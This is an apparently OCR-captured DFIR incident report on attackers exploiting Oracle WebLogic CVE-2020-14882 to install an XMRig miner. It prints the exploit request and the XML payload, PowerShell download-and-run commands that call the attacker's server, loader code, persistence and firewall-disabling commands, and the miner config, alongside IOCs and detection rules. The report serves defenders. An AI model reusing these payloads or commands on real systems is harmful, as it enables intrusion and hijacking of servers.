
WebLogic RCE Leads to XMRig

thedfirreport.com/2021/06/03/weblogic-rce-leads-to-xmrig/

June 3, 2021


WebLogic RCE Leads to XMRig
Remote traffic with exploit payload
WebLogic Server
Java.exe
sysrv013.exe

```
cmd.exe /c "start powershell iex(New-Object Net.WebClient).
DownloadString('http://194.145.227.21/ldr.ps1')"
powershell  iex(New-Object Net.WebClient).DownloadString('http://194.145.227.21/ldr.ps1')
cmd.exe /c "sc stop npf"
cmd.exe /c "sc create npf type= kernel start= auto binpath= C:\Users\USER\
AppData\Local\Temp\npf.sys
cmd.exe /c "sc delete npf"
cmd.exe /c start C:\Users\USER\AppData\
Local\Temp\.7mMwwO5q\[kthreaddi].exe
```

Intro

This report will review an intrusion where, the threat actor took advantage of a WebLogic remote code execution vulnerability (CVE-2020–14882) to gain initial access to the system before installing a coin miner (XMRig).

Summary

In the attack, the threat actor took around 2 minutes from initial access, to running a persistent coin miner. The speed and number of times the exploit was ran against the target make it likely that this was an automated attack, rather than human operated intrusion.

The threat actor exploited CVE-2020-14882 by making a request to the WebLogic server, which allowed the attacker to execute code. The payload then ran a PowerShell command to download a PowerShell script from a remote server. This script downloaded a loader and executed it, then it enabled persistence mechanisms. Next, the loader downloaded XMRig, and started the mining process.

While this attack took place around a month ago the payloads used in the intrusion continue to be hosted as of this publication, indicating that this threat is still active and finding vulnerable WebLogic hosts to continue exploiting.

Analysis and reporting completed by @tas_kmanager and @TheDFIRReport

Reviewed by @iiamaleks and @samaritan_o


MITRE ATT&CK

Initial Access


Before jumping into the details of the attack, it is pertinent to understand CVE-2020-14882. This vulnerability was discovered back in October 2020, which effects Oracle's WebLogic product. [1] We previously reported on an intrusion that also used this exploit and ended in a coin miner. This vulnerability is easy to exploit, and leads to remote code execution (RCE) without authentication.

Just by invoking URL path */console/images/%252E%252E%252Fconsole.portal* and a little bit of tweaking of the packet sent to the server, the threat actor will be able to run their code on the server.

In this case, we can clearly see from network logs that the attacker was probing the portal page and followed that by sending the crafted URL request.




```
No. Time                       Source          Destination     Protocol Length Info
 11 2021-04-21 12:17:40.875500 191.252.219.71  [redacted]      HTTP     314 GET /console/login/LoginForm.jsp HTTP/1.1
 25 2021-04-21 12:17:41.895427 191.252.219.71  [redacted]      HTTP     620 POST /console/images/%252e%252e/console.portal HTTP/1.1  (application/x-www-form-urlencoded)
 28 2021-04-21 12:17:55.207405 [redacted]      191.252.219.71  HTTP     443 HTTP/1.1 302 Moved Temporarily  (text/html)
 31 2021-04-21 12:17:55.719278 191.252.219.71  [redacted]      HTTP     547 GET /console/console.portal?_nfpb=true&_pageLabel=UnexpectedExceptionPage HTTP/1.1
 33 2021-04-21 12:17:55.719284 [redacted]      191.252.219.71  HTTP     353 HTTP/1.1 302 Moved Temporarily  (text/html)
 35 2021-04-21 12:17:55.719314 191.252.219.71  [redacted]      HTTP     534 GET /console/login/LoginForm.jsp HTTP/1.1
 38 2021-04-21 12:17:55.719345 191.252.219.71  [redacted]      HTTP     623 [TCP ACKed unseen segment] POST /console/images/%252e%252e/console.portal HTTP/1.1  (application/x-www-form-urlencoded)
 41 2021-04-21 12:18:02.887527 [redacted]      191.252.219.71  HTTP     443 HTTP/1.1 302 Moved Temporarily  (text/html)
 43 2021-04-21 12:18:02.887555 191.252.219.71  [redacted]      HTTP     547 GET /console/console.portal?_nfpb=true&_pageLabel=UnexpectedExceptionPage HTTP/1.1
 45 2021-04-21 12:18:02.887572 [redacted]      191.252.219.71  HTTP     353 HTTP/1.1 302 Moved Temporarily  (text/html)
 47 2021-04-21 12:18:03.915456 191.252.219.71  [redacted]      HTTP     534 GET /console/login/LoginForm.jsp HTTP/1.1
```



```
Info
GET /console/login/LoginForm.jsp HTTP/1.1
POST /console/images/%252e%252e/console.portal HTTP/1.1  (application/x-www-form-urlencoded)
HTTP/1.1 302 Moved Temporarily  (text/html)
```


The detailed payload in the header can be observed below:



```
25 65.536163    191.252.219.71    [redacted]    HTTP    620 POST /console/images/%252e%252e/console.portal HTTP/1.1  (application/x-www-form-urlencoded)
▸ Frame 25: 620 bytes on wire (4960 bits), 620 bytes captured (4960 bits)
▸ Ethernet II, Src: [redacted], Dst: [redacted]
▸ Internet Protocol Version 4, Src: 191.252.219.71, Dst: [redacted]
▸ Transmission Control Protocol, Src Port: 34694, Dst Port: 7001, Seq: 1, Ack: 1, Len: 566
▸ Hypertext Transfer Protocol
▾ HTML Form URL Encoded: application/x-www-form-urlencoded
  ▾ Form item: "_nfpb" = "true"
      Key: _nfpb
      Value: true
  ▾ Form item: "_pageLabel" = ""
      Key: _pageLabel
      Value:
  ▾ Form item: "handle" = "com.bea.core.repackaged.springframework.context.support.FileSystemXmlApplicationContext("http://194.145.227.21/poc.xml")"
      Key: handle
      Value: com.bea.core.repackaged.springframework.context.support.FileSystemXmlApplicationContext("http://194.145.227.21/poc.xml")
```

Interestingly, we can see the threat actor chose the *FileSystemXmlApplicationContext* class to carry out this attack, executing a file named *poc.xml*. This technique is listed in PoC developed by Jang. [2]


Below we can see the payload inside of the xml file hosted in the attacker server. The payload will execute the PowerShell command on the vulnerable system.




```
<beans xmlns="http://www.springframework.org/schema/beans" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">
  <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
    <constructor-arg>
      <list>
        <value>cmd.exe</value>
        <value>/c</value>
        <value><![CDATA[start powershell iex(New-Object Net.WebClient).DownloadString('http://194.145.227.21/ldr.ps1')]]></value>
      </list>
    </constructor-arg>
  </bean>
</beans>
```

Execution

The threat actor leveraged the WebLogic vulnerability to spawn a command shell from the server running in the Java process, which then in turn, was used to run PowerShell and collect the final payload that the threat actor wished to run on the system.


WebLogic RCE Leads to XMRig
WebLogic Server
Java.exe
Remote traffic with exploit payload
cmd.exe /c "start powershell iex(New-Object Net.WebClient). DownloadString('http://194.145.227.21/ldr.ps1')"
powershell iex(New-Object Net.WebClient).DownloadString('http://194.145.227.21/ldr.ps1')
sysrv013.exe
cmd.exe /c "sc stop npf"
cmd.exe /c "sc create npf type= kernel start= auto binpath= C:\Users\USER\AppData\Local\Temp\npf.sys
cmd.exe /c "sc delete npf"
cmd.exe /c start C:\Users\USER\AppData\Local\Temp\.7mMwwO5q\[kthreaddi].exe


Next, let us investigate the content of the PowerShell script (ldr.ps1)



```
$cc="http://194.145.227.21"
$sys=-join ([char[]](48..57+97..122) | Get-Random -Count (Get-Random (6..12)))
$dst="$env:AppData\$sys.exe"
```

On line one, we can see var $cc (can be pronounced as C2?) that indicates the server where it will get all the other components such as the payload *sys.exe.* The next line sets up random characters to be appended to the payload executable.

This binary (renamed to *sysvr013.exe*) was then executed by the same script.



```
if (!(Get-Process *kthreaddi] -ErrorAction SilentlyContinue)) {
    (New-Object Net.WebClient).DownloadFile("$cc/sys.exe", "$dst")
    Start-Process "$dst" -windowstyle hidden
```

Persistence


There are several persistence mechanisms observed. The first one utilizes schtasks to create a task called “*BrowserUpdate*”.

```
schtasks /create /F /sc minute /mo 1 /tn "BrowserUpdate" /tr "$dst"
```

It also created a registry run key to execute the miner binary on reboot.

```
reg add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v Run /d "$dst" /t REG_SZ
/f
```

We also observed the Loader binary adding npf.sys (WinPcap binary) as a scheduled task.



Initiating Process Parent File Name	Initiating Process File Name	Initiating Process Command Line
powershell.exe	sysrv013.exe	"sysrv013.exe"
wininit.exe	services.exe	services.exe
sysrv013.exe	cmd.exe	cmd.exe /c "sc create npf type= kernel start= auto binpath= C:\Users\ :\AppData\Local\Temp\npf.sys"

Privilege Escalation

No privilege escalation was observed, but note that the Java.exe process was running as a **high** integrity process from the start.

Defense Evasion


From the PowerShell script above (ldr.ps1), we can see that name is being randomized to avoid detection by blue team. We can also see that the attacker disabled firewall rules to make sure connection to the mining pool was not blocked.

```
netsh advfirewall set allprofiles state off
```

As noted above, the attacker created a task called “*BrowserUpdate*” to masquerade the scheduled task as a web browser update task.

Discovery


We can see several local discovery commands executed from the PowerShell script. They are looking for existing mining process on the machine, such as *kthreaddi*, *sysrv*, etc. They also utilize netstat to find if any process is using mining related ports, such as 3333, 4444, etc.



```
Get-Process network0*, kthreaddi, sysrv, sysrv012, sysrv011, sysrv010, sysrv00* -ErrorAction SilentlyContinue | Stop-Process
# ps | Where-Object { $_.cpu -gt 50 -and $_.name -ne "[kthreaddi]" } | Stop-Process

$list = netstat -ano | findstr TCP
for ($i = 0; $i -lt $list.Length; $i++) {
    $k = [Text.RegularExpressions.Regex]::Split($list[$i].Trim(), '\s+')
    if ($k[2] -match "(:3333|:4444|:5555|:7777|:9000)$") {
        Stop-Process -id $k[4]
    }
}
```

This is likely partially to kill other rival miners but also to prevent duplicate miners on the same host as the exploit was executed against the target repeatedly in quick succession, at least 12 times.




Initiating Process Parent File Name	Initiating Process Command Line
java.exe	cmd.exe /c "start powershell iex(New-Object Net.WebClient).DownloadString('http://194.145.227.21/ldr.ps1')"
java.exe	cmd.exe /c "start powershell iex(New-Object Net.WebClient).DownloadString('http://194.145.227.21/ldr.ps1')"
java.exe	cmd.exe /c "start powershell iex(New-Object Net.WebClient).DownloadString('http://194.145.227.21/ldr.ps1')"
java.exe	cmd.exe /c "start powershell iex(New-Object Net.WebClient).DownloadString('http://194.145.227.21/ldr.ps1')"
java.exe	cmd.exe /c "start powershell iex(New-Object Net.WebClient).DownloadString('http://194.145.227.21/ldr.ps1')"
java.exe	cmd.exe /c "start powershell iex(New-Object Net.WebClient).DownloadString('http://194.145.227.21/ldr.ps1')"
java.exe	cmd.exe /c "start powershell iex(New-Object Net.WebClient).DownloadString('http://194.145.227.21/ldr.ps1')"
java.exe	cmd.exe /c "start powershell iex(New-Object Net.WebClient).DownloadString('http://194.145.227.21/ldr.ps1')"
java.exe	cmd.exe /c "start powershell iex(New-Object Net.WebClient).DownloadString('http://194.145.227.21/ldr.ps1')"
java.exe	cmd.exe /c "start powershell iex(New-Object Net.WebClient).DownloadString('http://194.145.227.21/ldr.ps1')"
java.exe	cmd.exe /c "start powershell iex(New-Object Net.WebClient).DownloadString('http://194.145.227.21/ldr.ps1')"
java.exe	cmd.exe /c "start powershell iex(New-Object Net.WebClient).DownloadString('http://194.145.227.21/ldr.ps1')"

Impact

We saw that the additional *sys.exe* binary and *ldr.ps1* PowerShell script was brought in to support the Mining operation from IP address *194[.]145[.]227[.]21*

We also observed connection from [kthreaddi].exe talking to crypto mining pools



Initiating Process File Name	Remote IP	Remote Port	Remote Url
[kthreaddi].exe	51.15.55.162	14,444	xmr-eu2.nanopool.org
[kthreaddi].exe	51.255.34.79	14,444	xmr-eu2.nanopool.org
[kthreaddi].exe	51.15.67.17	14,444	xmr-eu2.nanopool.org
[kthreaddi].exe	151.80.144.188	14,444	xmr-eu2.nanopool.org
[kthreaddi].exe	47.100.95.105	13,531	-
[kthreaddi].exe	51.15.55.100	14,444	xmr-eu2.nanopool.org
[kthreaddi].exe	213.32.74.157	14,444	xmr-eu2.nanopool.org
[kthreaddi].exe	51.255.34.80	14,444	xmr-eu2.nanopool.org

Eventually, the crypto mining operation will cause performance issue with the WebLogic server.

XMRig Config file

```
{
"api": {
"id": null,
"worker-id": null
},
"autosave": false,
"background": true,
"randomx": {
"init": -1,
"mode": "auto",
"1gb-pages": false,
"rdmsr": true,
"wrmsr": true,
"cache_qos": false,
"numa": true,
"scratchpad_prefetch_mode": 1
},
"cpu": {
"enabled": true,
"huge-pages": true,
"huge-pages-jit": false,
"hw-aes": null,
"priority": null,
"memory-pool": false,
"yield": true,
"max-threads-hint": 100,
"asm": true,
"argon2-impl": null,
"astrobwt-max-size": 550,
"cn/0": false,
"cn-lite/0": false,
"kawpow": false
},
"donate-level": 0,
"donate-over-proxy": 0,
"log-file": null,
"pools": [
{
"algo": null,
"coin": "monero",
"url": "xmr-eu2.nanopool.org:14444",
"user":
"49dnvYkWkZNPrDj3KF8fR1BHLBfiVArU6Hu61N9gtrZWgbRptntwht5JUrXX1ZeofwPwC6fXNxPZfGjNEChXt
"pass": "x",
"rig-id": null,
"nicehash": false,
"keepalive": false,
"enabled": true,
"tls": false,
"tls-fingerprint": null,
"daemon": false,
"socks5": null,
"m-select": null
}, {
"algo": null,
"coin": "monero",
"url": "xmr.f2pool.com:13531",
"user":
"49dnvYkWkZNPrDj3KF8fR1BHLBfiVArU6Hu61N9gtrZWgbRptntwht5JUrXX1ZeofwPwC6fXNxPZfGjNEChXt
"pass": "x",
"rig-id": null,
"nicehash": false,
"keepalive": false,
"enabled": true,
"tls": false,
"tls-fingerprint": null,
"daemon": false,
"socks5": null,
"self-select": null
}
],
"retries": 5,
"retry-pause": 5,
"syslog": false,
"user-agent": null,
"verbose": 0,
"watch": false,
"pause-on-battery": false
}
```

IOCs

Files:

```
Ldr.ps1
d8a0ad2486c9662c8ac8c4370c7986bdc02dc6bdb8155dcc537f10dd00252d1d
Sys.exe
618a1d0e1e1f6d0a34a5ab6c08acf058ffe46938f53b3357f388df1c7909fc45
Sysvr013.exe
80bc76202b75201c740793ea9cd33b31cc262ef01738b053e335ee5d07a5ba96
[kthreaddi].exe
a2f3ecd329d2713855257bf922b8a092cbb1193327ba197351804275286df7dd
```

Network:

```
Exploit Source IP 191[.]252[.]219[.]71
http://194.145.227[.]21/poc.xml
http://194.145.227[.]21/pocwin.xml
http://194.145.227[.]21/ldr.ps1
```

Detection

Sigma

please note that you need to enable webserver logging on the WebLogic server

Snort

```
SERVER-WEBAPP Oracle WebLogic Server command injection attempt
```

https://www.snort.org/rule_docs/1-56202

Suricata

```
ET INFO Executable Download from dotted-quad Host
AV POLICY HTTP request for .exe file with no User-Agent
ET CURRENT_EVENTS Terse alphanumeric executable downloader high likelihood of being
hostile
ET INFO Packed Executable Download
ET INFO Executable Retrieved With Minimal HTTP Headers - Potential Second Stage
Download
ET INFO SUSPICIOUS Dotted Quad Host MZ Response
ET POLICY Cryptocurrency Miner Checkin
ETPRO POLICY XMR CoinMiner Usage
ETPRO TROJAN CoinMiner Known Malicious Stratum Authline
```

YARA

```
/*
YARA Rule Set
Author: The DFIR Report
Date: 2021-06-03
Identifier: 3580 WebLogic XMRig Miner
Reference: https://thedfirreport.com
*/

/* Rule Set ----------------------------------------------------------------- */

import "pe"

rule sysrv013 {
meta:
description = "files - file sysrv013.exe"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2021-06-03"
hash1 = "80bc76202b75201c740793ea9cd33b31cc262ef01738b053e335ee5d07a5ba96"
strings:
$s1 = "eDumped" fullword ascii
$s2 = "OGhZVFNVRms6" fullword ascii /* base64 encoded string '8hYTSUFk:' */
$s3 = "sdumpsebslemW^" fullword ascii
$s4 = ":ERNEL32.DLLODe?" fullword ascii
$s5 = "pircsek" fullword ascii
$s6 = "IDE5NC4xNDUu" fullword ascii /* base64 encoded string ' 194.145.' */
$s7 = "333444" ascii /* reversed goodware string '444333' */
$s8 = "aHx8d2dldCAtLXVzZXItYW" fullword ascii /* base64 encoded string 'h||wget --
user-a' */
$s9 = "h -c {%" fullword ascii
$s10 = "?$?)?2?9?{" fullword ascii /* hex encoded string ')' */
$s11 = ";5A;6D2!D" fullword ascii /* hex encoded string 'Zm-' */
$s12 = "3GRAt\\5" fullword ascii
$s13 = "Gorget{" fullword ascii
$s14 = "7!7&7,727" fullword ascii /* hex encoded string 'ww'' */
$s15 = "* {5C;" fullword ascii
$s16 = "fsftp_fC" fullword ascii
$s17 = "POSTulL" fullword ascii
$s18 = "gogetv/" fullword ascii
$s19 = "\\x86+.pdb" fullword ascii
$s20 = "_DIRCWD?" fullword ascii
condition:
uint16(0) == 0x5a4d and filesize < 10000KB and
( pe.imphash() == "406f4cbdf82bde91761650ca44a3831a" or 8 of them )
}
```

MITRE

Exploit Public-Facing Application – T1190
Command and Scripting Interpreter: PowerShell – T1059.001
Command and Scripting Interpreter: Windows Command Shell – T1059.003
Scheduled Task/Job: Scheduled Task – T1053.005
